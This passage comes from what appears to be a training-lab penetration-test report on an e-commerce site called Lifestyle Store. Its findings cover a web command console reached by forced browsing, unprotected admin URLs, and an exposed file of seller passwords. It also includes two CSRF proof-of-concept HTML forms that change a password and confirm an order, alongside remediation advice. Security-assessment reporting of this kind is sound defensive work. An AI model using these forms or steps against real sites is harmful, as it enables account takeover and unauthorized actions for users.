
```
trainee $ whoam|
```

Jayalah Indonesiaku ©

Go !


A screenshot of a terminal window. The command 'whoami' is typed into the input field. To the right of the input field is a button labeled 'Go !'. Below the input field, the text 'Jayalah Indonesiaku ©' is visible.

- The command was executed successfully.



Observation

- As a customer, Login to your account.
- Now, forcefully type in the url for going to the admin console <http://13.127.150.195/admin31/console.php> (you came to know about this url while testing vulnerabilities for Vulnerability Report No. 4, Rate Limiting Flaws), and press enter.

A screenshot of the "Admin Console" interface. It features a large input field labeled "Command:" with a placeholder "Type your command here..." and a "SUBMIT!" button to its right.

PoC – command execution

- It seems like we can execute commands here, let's try by typing whoami and press SUBMIT!

Command:

- The command was executed successfully.

Result:

trainee

Recommendation

- Hide all files in the Upload Screen.
- Delete all php shells.

Reference

S

17. Forced Browsing

Below mentioned URLs is vulnerable to forced browssing.

Affected URL :


<http://13.233.24.9/>

Forced URLs :

- <http://13.233.65.117/admin31/dashboard.php>
- <http://13.127.150.195/admin31/console.php>

Observation

- As a customer, Login to your account.
- Now, forcefully type in the url for going to the admin dashboard <http://13.233.65.117/admin31/dashboard.php> (you came to know about this url while testing vulnerabilities for Vulnerability Report No. 4, Rate Limiting Flaws).



PoC – admin dashboard access

- Here is the access to the complete admin dashboard just by entering its complete url.

The screenshot shows a web browser window with the following details:

- Address Bar:** Displays the URL `13.233.65.117/admin31/dashboard.php`.
- Header:** The page title is "Lifestyle Store". The header also includes links for "My Cart", "My Profile", "My Orders", "Blog", "Forum", and "Logout".
- Main Content:** The main area is titled "Admin Dashboard".
- Buttons:** A "CONSOLE" button is located on the left side of the dashboard area.
- Add Product Form:** A form titled "Add Product:" is present. It has fields for "No.", "Product Name", "Product Description", "Seller", "Category", "Image", and "Price".
 - "Seller" field contains radio buttons for "Chandan" (selected), "Radhika", and "Nandan".
 - "Category" field contains radio buttons for "T Shirt" (selected), "Socks", and "Shoes".
 - "Image" field contains a "UPLOAD" button.
 - "Price" field is empty.
 - "Add" button is located at the bottom right of the form.

PoC – admin console access

- Here is the access to the admin console just by entering its complete url.

The screenshot shows a web browser window with the following details:

- Address Bar:** Displays the URL `13.127.150.195/admin31/console.php`.
- Header:** The page title is "Lifestyle Store". To the right of the title are navigation links: "My Cart", "My Profile", "My Orders", and "Blog".
- Main Content:** A large, bold heading "Admin Console" is centered at the top of the main content area.
- Form:** Below the heading is a form with the label "Command:" followed by a text input field and a "SUBMIT!" button.

ecommendation

- Server side security checks should be performed perfectly.
- Make the admin page url complicated so that it couldn't be guessed.

References

- https://owasp.org/www-community/attacks/Forced_browsing
 - <https://campus.barracuda.com/product/webapplicationfirewall/doc/42049348/forced-browsing-attack/>
-

Below mentioned URLs are
vulnerable to cross-site request
forgery.

Affected URLs :

- http://13.233.24.9/profile/c_hange_password.php
- <http://13.233.24.9/cart/cart.php>

18. Cross-Site Request Forgery


Below mentioned URLs are vulnerable to cross-site request forgery.

Affected URLs :

- http://13.233.24.9/profile/change_password.php
- <http://13.233.24.9/cart/cart.php>

Observation

- As a customer, Login to your account.
- Go to My Profile section and click on Change Password button, a change password page appears.
- Let's see if we can forge the request somehow, let's try it by creating a HTML page.




The screenshot shows a 'Change Password' form. It features two input fields: one for 'New Password' and one for 'Confirm Password', both enclosed in light gray boxes. Below these fields is a large, solid orange button with the word 'UPDATE' written in white capital letters in the center.

PoC – password changed successfully

- Now, make a HTML page to update/change your password.

```
1  <html>
2
3  <head>
4  <title> CSRF POC - Update Password</title>
5  </head>
6
7  <body>
8  <form name='change-password' id='change-password' method='POST' action='http://13.233.24.9/profile/change_password_submit.php'>
9  <input type='password' placeholder='New Password' name='password' id='password'>
10 <input type='password' placeholder='Confirm Password' name='password_confirm' id='password_confirm'>
11 <button type='submit' class='btn btn-primary'>Update</button>
12 </body>
13
14 </html>|
```

- Type in a new set of password and click on Update button, upon clicking on it, we get a Success Message.



- Now, logout and try to login again with your new password, you will be logged in successfully.

Observation

- As a customer, Login to your account.
- Shop any product and add it to your cart.
- Let's see if we can confirm this order without directly pressing on the CONFIRM ORDER button on this page, let's try it by creating a HTML page.

Shopping Cart

S.No	Product	Price
1	Adidas Navy Blue Shoes Remove	2500
	Total	2500

Have a coupon?

Enter coupon code here [Apply](#)

Your coupon should look like UL_6666

Shipping Details

anonymous
India

Payment Mode

Cash on delivery

[CONFIRM ORDER](#)

PoC – order confirmed successfully

- Now, make a HTML page to confirm your order.

```
1 <html>
2
3 <head>
4 <title> CSRF POC - Confirm Order</title>
5 </head>
6
7 <body>
8 <form method='POST' action='http://13.233.24.9/orders/confirm.php'>
9 <input type='Submit' value='Confirm Order'>
10 </body>
11
12 </html>
```

PoC – order confirmed successfully

- Just click on Confirm Order button in our HTML page, and the order confirmation page will load in the same window.

The screenshot shows a web browser window with the following details:

- Address Bar:** 13.233.24.9/orders/generate_receipt/ordered/12
- Header:** Lifestyle Store, My Cart, My Profile, My Orders, Blog, F...
- Section Headers:** Receipt, Order Id: 5DF5FF4F441C, PRODUCTS:, SHIPPING DETAILS:, PAYMENT MODE:
- Product Details:** Adidas Navy Blue Shoes (INR 2500), Total (INR 2500)
- Shipping Details:** Name - anonymous, Email - anonymous@anonymous.com, Phone - 9876543211, Address - India
- Payment Mode:** Cash on delivery
- Order Summary:** Order placed on : 2020-08-20 20:04:31, Status: DELIVERED

Recommendation

- Use tokens and session cookies.
- Ask the user his password (temporary like OTP or permanent like login password) at every critical action like while deleting account, making a transaction, changing the password etc.
- Implement the concept of CSRF tokens which attach a unique hidden password to every user in every <form>. Read the documentation related to the programming language and framework being used by your website
- Check the referrer before carrying out actions. This means that any action on x.com should check that the HTTP referrer is `https://x.com/*` and nothing else like `https://x.com.hacker.com/*`

References

- <https://owasp.org/www-community/attacks/csrf>
- https://en.wikipedia.org/wiki/Cross-site_request_forgery
- <https://portswigger.net/web-security/csrf>

Below mentioned URL shows the seller accounts and passwords.

Affected URL :

- <http://15.206.159.87/userlist.txt>
-

19. Seller Account Access


Below mentioned URL shows the seller accounts and passwords.

Affected URL :

- <http://15.206.159.87/userlist.txt>


Observation

- Navigate to the website, at the homepage add /userlist.txt after the URL, the following page is opened.



PoC - attacker has the seller dashboard access

- On entering the credentials in the seller account we got from <http://15.206.159.87/userlist.txt>, we have accessed the seller's dashboard.



PoC



Recommendation

- The developer should disable these confidential default pages which reveals the username and password of the sellers.

References

- <https://www.indusface.com/blog/owasp-security-misconfiguration/>
- <https://hdivsecurity.com/owasp-security-misconfiguration>